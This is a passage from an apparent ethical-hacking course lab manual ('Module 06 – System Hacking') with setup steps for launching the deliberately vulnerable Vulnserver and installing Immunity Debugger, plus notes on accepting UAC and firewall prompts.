
Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



Note: If the **Windows Security Alert** window appears; click **Allow access**.


Module 06 – System Hacking

2. **Vulnserver** starts running, as shown in the screenshot.




3. Minimize the **Command Prompt** window running **Vulnserver**.
4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

